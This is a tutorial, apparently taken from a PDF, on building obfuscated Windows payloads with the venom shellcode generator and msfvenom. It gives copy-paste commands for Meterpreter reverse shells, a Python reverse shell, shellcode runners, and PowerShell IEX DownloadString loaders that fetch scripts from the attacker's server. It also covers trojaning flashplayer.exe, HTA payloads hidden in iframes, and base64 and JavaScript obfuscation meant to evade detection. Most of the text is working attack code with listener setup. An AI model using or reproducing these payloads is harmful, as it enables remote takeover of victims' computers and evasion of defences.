"reverse_enginnering_venom_tool"

*This **pdf** describes how venom shellcode generator tool automates the creation of shellcode using **bash** scripting language, how the template its build, how shellcode its embedded on it, technics of obfuscation using (base64, javascript, PE-patchers) and also shows how we can compile the generated payload into one stand-alone-executable file (windows sys) using **gcc**, **mingw32** or **pyinstaller** open source softwares.*

Instructions how to use this pdf file:

*In this document all '**# blue lines**' are comments and '**black lines**' are bash commands to copy/paste into terminal windows, some of the technics describe in this document does not have any comrrespondent option build in venom main menu to use, but they are here described to simple serve as example, also remmenber that we need to replace '192.168.1.67' by your **lhost** ip addr befor executing any example. Before build any of the payloads described in this document we need to **start metasploit services** first. 'service metasploit start and service postgresql start' (**kali 1.0**) **or** '/etc/init.d/postgresql start' (**kali 2.0**).*

*This document assumes that you have allready '**venom shellcode generator**' or '**metasploit**' pre-installed, and that you are using a **unix based distro.** All payloads (msfvenom) described in this document are for **x86 arch systems** (windows) the exeption its the 'reverse python built-in shell' that can be used againts all systems/archs with python interpreter installed and runing (python its native in most unix systems)...*

*All the credits goes to leet haxors like: relik, matthew graeber, astr0baby, pentesterm0nkey, 0entropy, arr0wway, chris truncer, mubix, etc, for all the poc's published and the many open source tools released that allow us all to learn from each others. '''**you guys are the real heros in this book**'''...*

Special thanks to team members: 0xyg3n, Chaitanya, Suriya Prakash, crypt0_buf
for all the help provided in testing/debug modules of venom tool in diferent operative systems

VENOM 'c->python->exe' DEMONSTRATION TEMPLATE"

This exercise shows how to build shellcode in C format, embedded into one python template, and compile it to one stand-alone-executable using pyinstaller (under wine)

```
# build shellcode in C format using msfvenom (one-linner)
# tr -d '"'  deletes all ( " ) from output
# tr -d '\n' deletes all ( empty lines ) from output
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.67 LPORT=666 -f c | tr -d '"' | tr -d '\n' | more  > chars.raw

# store (shellcode) generated into ( sT0r3 ) bash variable for later use
# cat chars.raw - reads the contents of chars.raw file
# awk {'print $5'} deletes ( unsigned char buf[]= ) from output
# cut -d ';' -f1 deletes ( ; ) from output
sT0r3=`cat chars.raw | awk {'print $5'} | cut -d ';' -f1`

# build template.py (header + funtion)
echo "from ctypes import *" > template.py
echo "" >> template.py
echo "# shellcode in C format" >> template.py
echo "# injected into one python funtion" >> template.py
# injecting shellcode into template by using bash variable ( $sT0r3 ) = command substitution
echo "LmmDtr = ('$sT0r3');" >> template.py
echo "" >> template.py
echo "# execute shellcode into RAM" >> template.py
echo "AhgTrreS = create_string_buffer(LmmDtr, len(LmmDtr))" >> template.py
echo "mngge = cast(AhgTrreS, CFUNCTYPE(c_void_p))" >> template.py
echo "mngge()" >> template.py

# give execution permitions to file
chmod +x template.py

# use pyinstaller to compile python code into one stand-alone-executable appl (template.exe)
# note: there is no need to compile this template.py into one template.exe (OPTIONAL USE)
# we can execute our (raw) template.py on terminal this way: python template.py
# WARNING: if you are using a 64 bits system, then replace (wine) by (wine64) in the follow command:
wine c:/Python26/Python.exe c:/pyinstaller-2.0/pyinstaller.py --noconsole --onefile template.py

# start a listenner (one-linner-multi-handler)
msfconsole -x 'use exploit/multi/handler; set LHOST 192.168.1.67; set LPORT 666; set PAYLOAD windows/meterpreter/reverse_tcp; exploit'
```

Payload (template.py)

```
r00t-3xp10it - playground
└── $cat template.py
from ctypes import *

# shellcode in C format
# injected into one python funtion
LmmDtr = ('\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b\x50\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\x
3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2\xf2\x52\x57\x8b\x52\x10\x8b\x4a\x3c\x8b\x4c\x11\x78\xe3\x48\x01\xd
3\x8b\x49\x18\xe3\x3a\x49\x8b\x34\x8b\x01\xd6\x31\xff\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf6\x03\x7d\xf8\x3b\x7d
\x24\x01\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff\
xeb\x8d\x5d\x68\x33\x32\x00\x00\x68\x77\x73\x32\x5f\x54\x68\x4c\x77\x26\x07\xff\xd5\xb8\x90\x01\x00\x00\x29\xc4\x
00\xff\xd5\x6a\x05\x68\xc0\xa8\x01\x43\x68\x02\x00\x02\x9a\x89\xe6\x50\x50\x50\x50\x40\x50\x40\x50\x68\xea\x0f\xd
0\x56\x57\x68\x99\xa5\x74\x61\xff\xd5\x85\xc0\x74\x0a\xff\x4e\x08\x75\xec\xe8\x61\x00\x00\x00\x6a\x00\x6a\x04\x56
\xff\xd5\x83\xf8\x00\x7e\x36\x8b\x36\x6a\x40\x68\x00\x10\x00\x00\x56\x6a\x00\x68\x58\xa4\x53\xe5\xff\xd5\x93\x53\
x02\xd9\xc8\x5f\xff\xd5\x83\xf8\x00\x7d\x22\x58\x68\x00\x40\x00\x00\x6a\x00\x50\x68\x0b\x2f\x0f\x30\xff\xd5\x57\x
d5\x5e\x5e\xff\x0c\x24\xe9\x71\xff\xff\xff\x01\xc3\x29\xc6\x75\xc7\xc3\xbb\xf0\xb5\xa2\x56\x6a\x00\x53\xff\xd5');

# execute shellcode into RAM
AhgTrreS = create_string_buffer(LmmDtr, len(LmmDtr))
mngge = cast(AhgTrreS, CFUNCTYPE(c_void_p))
mngge()
┌─[pedr0@ubuntu]─[~/TEST]
└── $
```

This example uses pyinstaller under wine to compile python payloads into stand-alone-executables if you wish to install pyinstaller then un-compress 'shell/obfuscate/pyinstaller.tar.gz' and readme.

"built-in-shells - base64 obfuscation example (interactive python)"


The follow exercise explains how to further obfuscate (in base64) one reverse python built-in-shell, and how to build the de-obfuscation stub into template.py

'Reverse python' built-in-shell (raw example)

```
# (do not copy/paste the follow 2 lines into your terminal)
import socket, subprocess;s = socket.socket();s.connect(('192.168.1.67',666))\nwhile 1:  proc = subprocess.Popen(s.recv(1024),
shell=True, stdout=subprocess.PIPE, stderr=subprocess.PIPE, stdin=subprocess.PIPE);s.send(proc.stdout.read()+proc.stderr.read())
```

```
# start your python interactive terminal with the follow command:
python

# store 'reverse python built-in shell' inside the 'shellcode' variable
# WARNING: remenber to replace '192.168.1.67' in this example by your 'LHOST ip addr'
shellcode="import socket, subprocess;s = socket.socket();s.connect(('192.168.1.67',666))\nwhile 1:  proc = subprocess.Popen(s.recv(1024), shell=True, stdout=subprocess.PIPE, stderr=subprocess.PIPE, stdin=subprocess.PIPE);s.send(proc.stdout.read()+proc.stderr.read())"

# encode the contents of  'shellcode' variable into base64
shellcode.encode("base64")

# write shellcode base64 encoded string into chars.raw file
import sys
sys.stdout = open("chars.raw", "w")
print shellcode.encode("base64")
# exit your python interactive terminal with the follow command:
exit()

# delete empty spaces from shellcode and write output to temp.raw file
cat chars.raw | tr -d '\n' | more > temp.raw
# store shellcode into ( shellcode ) bash variable for later use
shellcode=`cat temp.raw`

# build template.py (one-linner-python-command)
echo 'python -c "exec(Sh33L.decode(B4z))"' > template.raw

# inject the shellcode generated into template.py
# replace string ( Sh33L ) in template.raw by shellcode in base64
sed "s|Sh33L|'$shellcode'|" template.raw > template2.raw
# replace string ( B4z ) in template2.raw by the word ('base64')
sed "s|B4z|'base64'|" template2.raw > template.py

# give execution permitions to file
chmod +x template.py

# delete old config files
rm -f *.raw

# start netcat listenner
sudo nc -l -v 192.168.1.67 666
```

one-linner-python-payload (template.py)



"ADDING RANDOM JUNK INTO ONE C TEMPLATE"

```
# build shellcode in C format using msfvenom (EXITFUNC=process)
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.67 LPORT=666 EXITFUNC=process --platform windows -f c -o test.c

# remove ( unsigned char buf[] =) from test.c file
sed '1d' test.c > aready.c

# creating template headers
echo "#include <stdio.h>" >> temp
echo "#define _WIN32_WINNT 0x0500" >> temp
echo "#include <windows.h>" >> temp
echo "" >> temp

echo "unsigned char ufs[]=" >> temp
# generate junk code into temp2 file
for (( i=1; i<=10000;i++ )) do echo $RANDOM $i; done | sort -k1 | cut -d " " -f2 | head -200 >> temp2
# delete empty lines from temp2 file
cat temp2 | tr -d '\n' | more > temp3

# add ( " ) to the end of the line in temp3 file
sed -i 's/$/"/' temp3
# add ( " ) to the start of the line in temp3 file
sed -i 's/^/"/' temp3
# append ( ; ) to temp3 file
echo  ';' >> temp3

# joining random junk code into (template) file
cat temp3 >> temp
echo  "" >> temp
# start writing shellcode funtion into (template) file
echo "unsigned char micro[]=" >> temp
cat aready.c >> temp
mv temp ready2.c
echo "" >> ready2.c

# build funtion to execute shellcode into ram
echo "int main(void) { " >> ready2.c
echo "HWND hWnd = GetConsoleWindow();" >> ready2.c
echo "ShowWindow( hWnd, SW_HIDE );((void (*)())micro)();}" >> ready2.c
echo "" >> ready2.c

# joining 'funtion to execute shellcode into ram' into (template) file
mv ready2.c final.c
echo "" >> final.c

echo "unsigned char tap[]=" >> final.c
# generate junk code into temp4 file
for (( i=1; i<=10000;i++ )) do echo $RANDOM $i; done | sort -k1 | cut -d " " -f2 | head -200 >> temp4
# delete empty lines from temp4 file
cat temp4 | tr -d '\n' | more > temp5

# add ( " ) to the end of the line in temp5 file
sed -i 's/$/"/' temp5
# add ( " ) to the start of the line in temp5 file
sed -i 's/^/"/' temp5
# append ( ; ) to temp5 file
echo  ';' >> temp5

# joining random junk code into (template) file
cat temp5 >> final.c
echo "" >> final.c

# compile template (final.c) into one stand-alone-executable file using mingw32
# final.c (C code to be compiled)  -o  (save output name)
i586-mingw32msvc-gcc final.c -o payload.exe -mwindows

# delete old conf files
rm aready.c && rm temp2 && rm temp3 && rm temp4 && rm temp5 && rm test.c

# start a listenner (one-linner-multi-handler)
msfconsole -x 'use exploit/multi/handler; set LHOST 192.168.1.67; set LPORT 666; set PAYLOAD windows/meterpreter/reverse_tcp; exploit'
```

Payload (final.c) not compiled (raw format)...

```
┌─[pedr0@ubuntu]─[~/tt]
└──╼ $cat final.c
#include <stdio.h>
#define _WIN32_WINNT 0x0500
#include <windows.h>

unsigned char ufs[]=
"7190297345553534751946550807179273718813255856451368601818480583401277217951813281342815999787796
7965014483981026406301827571841474631412772833123645395264820474156376744128241160344993399986423 6
7381689770836009702037751427779430598713679185289026680592122699143905433546431857961779228532543 4
4104995697585726384954424522061362465054402758567584757747623835685667639246211168297205371612542 7
8589417077526516736269388232225451912427676422058727289530996496728276893221472498771964056298301 5
3310221723285704466623378153919544493681227290291438128533521379915879138942093220567568807781335 5
4220406671255039627740287386891478256272725374738251125538655376043299508332747570788851172778014 2
5928332943827920195476788457517965194603512005045742429131914899141627864299353267504013356";

unsigned char micro[]=
"\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b\x50\x30"
"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
"\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2\xf2\x52"
"\x57\x8b\x52\x10\x8b\x4a\x3c\x8b\x4c\x11\x78\xe3\x48\x01\xd1"
"\x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe3\x3a\x49\x8b\x34\x8b"
"\x01\xd6\x31\xff\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf6\x03"
"\x7d\xf8\x3b\x7d\x24\x75\xe4\x58\x8b\x58\x24\x01\xd3\x66\x8b"
"\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44\x24"
"\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x5f\x5f\x5a\x8b\x12\xeb"
"\x8d\x5d\x68\x33\x32\x00\x00\x68\x77\x73\x32\x5f\x54\x68\x4c"
"\x77\x26\x07\xff\xd5\xb8\x90\x01\x00\x00\x29\xc4\x54\x50\x68"
"\x29\x80\x6b\x00\xff\xd5\x6a\x05\x68\xc0\xa8\x01\x43\x68\x02"
"\x00\x02\x9a\x89\xe6\x50\x50\x50\x50\x40\x50\x40\x50\x68\xea"
"\x0f\xdf\xe0\xff\xd5\x97\x6a\x10\x56\x57\x68\x99\xa5\x74\x61"
"\xff\xd5\x85\xc0\x74\x0a\xff\x4e\x08\x75\xec\xe8\x61\x00\x00"
"\x00\x6a\x00\x6a\x04\x56\x57\x68\x02\xd9\xc8\x5f\xff\xd5\x83"
"\xf8\x00\x7e\x36\x8b\x36\x6a\x40\x68\x00\x10\x00\x00\x56\x6a"
"\x00\x68\x58\xa4\x53\xe5\xff\xd5\x93\x53\x6a\x00\x56\x53\x57"
"\x68\x02\xd9\xc8\x5f\xff\xd5\x83\xf8\x00\x7d\x22\x58\x68\x00"
"\x40\x00\x00\x6a\x00\x50\x68\x0b\x2f\x0f\x30\xff\xd5\x57\x68"
"\x75\x6e\x4d\x61\xff\xd5\x5e\x5e\xff\x0c\x24\xe9\x71\xff\xff"
"\xff\x01\xc3\x29\xc6\x75\xc7\xc3\xbb\xf0\xb5\xa2\x56\x6a\x00"
"\x53\xff\xd5";

int main(void) {
HWND hWnd = GetConsoleWindow();
ShowWindow( hWnd, SW_HIDE );((void (*)())micro)();}


unsigned char tap[]=
"9467953732137263975384400493126891828167685415372363695157698045262275672369193404235167062707622
1627675896828210046161310647179416589909722208923905516776682768989796033063309515240744014502109 3
3733159163838609423317991417936915695785952565547316365146518134264245186712410735564753438805783 1
1214484927672731820696315451064109174619610679679109228184028040924827747586840938503017509498264 7
9250195859885788006657443832647295992324598207076009115398395814214026277314917535284589536312147 7
7733988551469768405252128086430577633074864335342896941299458280446461303715675695649191489076355 3
2281204478473515695646555297781512744635684831113594236132764362829191677441841406160272254325357 0
2247173914864059720153847632907417769071144733331244156863542789378176150987541289911093 74";
```

"Matthew Graeber (@mattifestation) - IEX.DownloadString() technic"

this example uses IEX.DownloadString() technic by Matthew Graeber to execute shellcode "trigger.bat will download/execute payload.ps1 from attackers apache2 into target memory"

```
# build shellcode in psh-cmd (powershell) base64 encoded
msfvenom -p windows/meterpreter/reverse_https LHOST=192.168.1.67 LPORT=666 --platform windows -f psh-cmd -o chars.raw

# store (shellcode) generated into ( str0 ) bash variable for later use
# cat chars.raw - reads the contents of chars.raw file
# awk {'print $12'} deletes 'junk' from output
str0=`cat chars.raw | awk {'print $12'}`

# build template (payload.ps1 to be stored in attackers apache2)
echo "powershell.exe -nop -wind hidden -Exec Bypass -noni -enc Sh33L" > payload.raw
# replace string (Sh33L) in payload.raw for shellcode stored in (str0) bash variable
sed "s|Sh33L|$str0|" payload.raw > payload.ps1

# build trigger.bat (payload to send to target machine)  - [ IEX DownloadString technic ]
echo ":: batch template | Author r00t-3xp10it" > trigger.bat
echo ":: credits: matthew graeber (@mattifestation)" >> trigger.bat
echo ":: ---" >> trigger.bat
echo "@echo off" >> trigger.bat
echo "echo [*] Please wait, preparing software ..." >> trigger.bat
# WARNING: remmenber to replace '192.168.1.67' by your ip address
echo "powershell.exe IEX (New-Object Net.WebClient).DownloadString('http://192.168.1.67/payload.ps1')" >> trigger.bat

# copy scripts (payload.ps1 and trigger.bat) to apache2 webroot
cp payload.ps1 /var/www/payload.ps1
cp trigger.bat /var/www/trigger.bat
rm -f *.raw
# start apache2 webserver
etc/init.d/apache2 start

# deliver trigger.bat to target host (apache2 URL)
# WARNING: remmenber to replace '192.168.1.67' by your ip address
http://192.168.1.67/trigger.bat

# start a listener (one-linner-multi-handler)
msfconsole -x 'use exploit/multi/handler; set LHOST 192.168.1.67; set LPORT 666; set PAYLOAD windows/meterpreter/reverse_https; exploit'
```

template (trigger.bat)

```
r00t-3xp10it - playground
┌[pedr0@ubuntu]-[~]
└──$cat trigger.bat
:: batch template | Author r00t-3xp10it
:: credits: matthew graeber (@mattifestation)
:: ---
@echo off
echo [*] Please wait, preparing software ...
powershell.exe IEX (New-Object Net.WebClient).DownloadString('http://192.168.1.67/payload.ps1')
┌[pedr0@ubuntu]-[~]
└──$
```

one-linner-powershell(ps1) template (payload.ps1)


```
r00t-3xp10it - playground
┌[pedr0@ubuntu]-[~]
└──$cat payload.ps1
powershell.exe -nop -wind hidden -Exec Bypass -noni -enc aQBmACgAWwBJAG4AdABQAHQAcgBdADoAOgBTAGkAe
gBlACAALQBlAHEAIAA0ACkAewAkAGIAPQAnAHAAbwB3AGUAcgBzAGgAZQBsAGwALgBlAHgAZQAnAH0AZQBsAHMAZQB7ACQAYgA
9ACQAZQBuAHYAOgB3AGkAbgBkAGkAcgArACcAXABzAHkAcwB3AG8AdwA2ADQAXABXAGkAbgBkAG8AdwBzAFAAbwB3AGUAcgBTA
GgAZQBsAGwAXAB2ADEALgAwAFwAcABvAHcAZQByAHMAaABlAGwAbAAuAGUAeABlAccAfQA7ACQAcwA9AE4AZQB3AC0ATwBiAGo
AZQBjAHQAIABTAHkAcwB0AGUAbQAuAEQAaQBhAGcAbgBvAHMAdABpAGMAcwAuAFAAcgBvAGMAZQBzAHMAUwB0AGEAcgB0AEkAb
gBmAG8AOwAkAHMALgBGAGkAbABlAE4AYQBtAGUAPQAkAGIAOwAkAHMALgBBAHIAZwB1AG0AZQBuAHQAcwA9ACcALQBuAG8AcAA
gAC0AdwAgAGgAaQBkAGQAZQBuACAALQBjACAAJABzAD0ATgBlAHcALQBPAGIAagBlAGMAdAAgAEkATwAuAE0AZQBtAG8AcgB5A
FMAdAByAGUAYQBtACgALABbAEMAbwBuAHYAZQByAHQAXQA6ADoARgByAG8AbQBCAGEAcwBlADYANABTAHQAcgBpAG4AZwAoACc
AJwBIADQAcwBJAEEAQQBkAHUASQBsAGMAQwBBADcAVgBXAGUANAAvAGEAUwBCAEwALwBPADUASAB5AEgAYQB3AFYARQBrAFoAT
ABBAEgAdABnAE4AaABNAHAAMAB0AGwAZwBqAHkARgBnAEcAUAB6AGkAcwBlAGoAVQAyAEcAMwBjADAASAA2AE0AMwBRAGIARAA
```

"Matthew Graeber (@mattifestation) - Invoke-Shellcode technic"

this example uses Invoke-Shellcode aliased to IEX() to execute what is downloaded with the .Net webclient, the Invoke-Shellcode funtion is being downloaded and ran in memory.

```
# store (IEX.DownloadString + Invoke-Shellcode) technic into ( st0 ) bash variable for later use
# WARNING: remmenber to replace '192.168.1.67' by your ip address in the follow command:
st0="IEX (New-Object Net.WebClient).DownloadString('http://bit.ly/14bZZ0c'); Invoke-Shellcode -Payload windows/meterpreter/reverse_https -Lhost 192.168.1.67 –Lport 666 –Force"

# encode the contents of the bash variable ( st0 ) into base64
encode=`echo $st0 | iconv --to-code UTF-16LE | base64 -w 0`

# build template.bat (payload to deliver to target host)
command="%windir%\System32\cmd.exe /c PowerShell.exe -Exec ByPass -Nol -Enc $encode"
echo ":: batch template | Author r00t-3xp10it" > template.bat
echo ":: credits: matthew graeber (@mattifestation)" >> template.bat
echo ":: ---" >> template.bat
echo "@echo off" >> template.bat
echo "echo [*] Please wait, preparing software ..." >> template.bat
echo "$command" >> template.bat

# adding a double backslash to template (remote connections needs a double slash)
sed -i 's/\\/\\\\/g' template.bat


# copy files to apache2 webroot
cp template.bat /var/www/template.bat

# start apache2 webserver
/etc/init.d/apache2 start


# deliver payload using apache2 URL
# WARNING: remmenber to replace '192.168.1.67' by your ip address
http://192.168.1.67/template.bat

# start a listenner (one-linner-multi-handler)
msfconsole -x 'use exploit/multi/handler; set LHOST 192.168.1.67; set LPORT 666; set PAYLOAD windows/meterpreter/reverse_https; exploit'
```


payload (template.bat)



"inject shellcode into one existing executable.exe (trojan horse)"

Metasploit gives us the ability to embedded shellcode into one 'legit' appl using the follow switchs: -x path-to-exe-to-inject-shellcode -k keep-exe-default-behavior "the -k switch allow us to run the 'legit' appl and the shellcode at the same time"

```
# build temp directory to store our work
mkdir TROJANhORSE
cd TROJANhORSE

# download 'flashplayer.exe' to be prior embedded with shellcode
wget https://sourceforge.net/p/netoolsh/opensource/ci/master/tree/templates/flashplayer.exe

# build one 'trojan horse' using msfvenom (execute legit appl and shellcode)
# -x path-to-exe-to-inject-shellcode
# -k keep template (legit appl embedded with shelcode) default behavior (run legit-appl.exe)
# -o save output name (or path+name)
# WARNING: remmenber to replace '192.168.1.67' by your ip address
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.67 LPORT=666 -a x86 --platform windows -f exe -x flashplayer.exe -k -o template.exe

# obfuscate sourcecode (trojan) using PEScrawmbler software (OPTIONAL USE)...
# change to 'shell/obfuscate' directory (venom tool folder)
cd /root/shell/obfuscate
# -i file to be obfuscated
# -o save output name (or path+name)
# WARNING: if you are using a 64 bits system, then replace (wine) by (wine64) in the follow command:
wine pescrambler.exe -i /root/TROJANhORSE/template.exe -o payload.exe

# copy files to 'TROJANhORSE' working directory
mv payload.exe /root/TROJANhORSE/payload.exe
cd /root/TROJANhORSE
# give execute permitions to file
chmod +x *.exe

# start a listenner (one-linner-multi-handler)
msfconsole -x 'use exploit/multi/handler; set LHOST 192.168.1.67; set LPORT 666; set PAYLOAD windows/meterpreter/reverse_tcp; exploit'
```



"obfuscate one existing HTA payload into javascript"

The follow exercise explains how to further obfuscate (in javascript) one HTA payload

```
# build shellcode in hta-psh (base64) format using msfvenom
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.67 LPORT=666 –platform windows -f hta-psh -o chars.raw

# filter 'junk' from chars.raw and store string into ( Sh33L ) bash variable for later use
Sh33L=`cat chars.raw | grep "powershell.exe -nop -w hidden -e" | cut -d '"' -f2`


# building HTA template (raw format)
echo "<script>" > template.raw
echo 'a=new ActiveXObject("WScript.Shell");' >> template.raw
# injecting shellcode into template by using bash variable ( $Sh33L ) = command substitution
echo "a.run('%windir%\System32\cmd.exe /c $Sh33L',0);windows.close();" >> template.raw
echo "</script>" >> template.raw

# adding a double backslash to template (remote connections needs a double slash)
sed -i 's/\\/\\\\/g' template.raw


# build one-linner-index.html to trigger the download of payload.hta
# we will be using one <iframe> to trigger the download...
echo '<title>something went wrong..</title><body bgcolor="#000000"><iframe id="frame" src="payload.hta" application="yes" width=0
height=0 style="hidden" frameborder=0 marginheight=0 marginwidth=0 scrolling=no></iframe> ' > index.html


# obfuscate HTA sourcecode using 'hta-to-javascript-crypter.html'
# the obfuscation html script can be found in shell/obfuscate directory (venom tool)
# 1 - open your browser using ('hta-to-javascript-crypter.html')
# 2 - copy/paste the HTA sourcecode into the 1° box
# 3 - press 'encrypt' and copy from 2° box into template.raw
# renaming raw file
mv template.raw payload.hta

# move files to apache2 webroot
cp payload.hta /var/www/payload.hta
cp index.html /var/www/index.html
# start apache2 webserver
/etc/inint.d/apache2 start


# deliver payload.hta using apache2 URL
# WARNING: remmenber to replace '192.168.1.67' by your ip address
http://192.168.1.67

# start a listenner (one-linner-multi-handler)
msfconsole -x 'use exploit/multi/handler; set LHOST 192.168.1.67; set LPORT 666; set PAYLOAD windows/meterpreter/reverse_tcp; exploit'
```

Hta-to-javascript-crypter.html

Insert your HTA code to encrypt:

```
<script>
a=new ActiveXObject("WScript.Shell");
a.run('%windir%\\System32\\cmd.exe /c powershell.exe -nop -w hidden -e
ASnhFDSSMAHJYFATHJNAJVCGSAagaVdfdfdfLKMAÇOdddJHJssHsGfbffbgGAKKSRAVAIAJVAvdbAXRsSsAAsNCGdNAXhHhABNdGFAXGgFdsAGAHaCAFaA
',0);windows.close();
</script>
```

Encrypt!

```
<Script Language='Javascript'>
<!-- HTA-to-JAVASCRIPT Encryption -->
<!--
document.write(unescape('%3C%73%63%72%69%70%74%3E%0A%61%3D%6E%65%77%20%41%63%74%69%76%65%58%4F%62%6A%65%63%74%28%22%5
7%53%63%72%69%70%74%2E%53%68%65%6C%6C%22%29%3B%0A%61%2E%72%75%6E%28%27%25%77%69%6E%64%69%72%25%5C%5C%53%79%73%74%65%6
D%33%32%5C%5C%63%6D%64%2E%65%78%65%20%2F%63%20%70%6F%77%65%72%73%68%65%6C%6C%2E%65%78%65%20%2D%6E%6F%70%20%2D%77%20%6
8%69%64%64%65%6E%20%2D%65%20%41%53%6E%68%46%44%53%53%4D%41%48%4A%59%46%41%54%48%4A%4E%41%4A%56%43%47%53%41%61%67%61%5
6%64%66%64%66%64%66%4C%4B%4D%41%C7%4F%64%64%64%4A%48%4A%73%73%48%73%47%66%62%66%66%62%67%47%41%4B%4B%53%52%41%56%41%4
9%41%4A%56%41%76%64%62%41%58%52%73%53%73%41%41%73%4E%43%47%64%4E%41%58%68%48%68%41%42%4E%64%47%46%41%58%47%67%46%64%7
3%41%47%41%48%61%43%41%46%61%41%27%2C%30%29%3B%77%69%6E%64%6F%77%73%2E%63%6C%6F%73%65%28%29%3B%0A%3C%2F%73%63%72%69%7
0%74%3E'));
```

Select And Copy

template crypted in base64 (template.raw)

```
r00t-3xp10it - playground
┌─[pedr0@ubuntu]─[~]
└──╼ $cat exec.hta
<script>
a=new ActiveXObject("WScript.Shell");
a.run('%windir%\\System32\\cmd.exe /c powershell -nop -w hidden -e aQBmACgAWwBsGgABTbUQBSAHIALwBxAEYAWgBiAFUAASUARQBkAE8AUQBiAEkASQBaAHMAUQB
0AFMAQwBpAEkAYQBMAHEARgBZAHMASAAzAHcALwB5AEwAdQArADIAWQBDAGUAcgBnAFMARwBUAEgAVABaAFEAVQB4AHQAUgBjAGwAUQBlAFIAQwBHAE0ASABFAGcAZQBoADMAMQB0AEw
ANABsAEQATQBFAGkAUQBLAFUAbwBPADYAUgBOADkAYQAxAE0ALwBNADUAbAAvAEYAbwBZAG8AWgBvADQARQBQAEoANgAwAGcARAA3AEMAUwB4AEcAKwBKAGgAQQA2AGgAVwAzAGgATwB
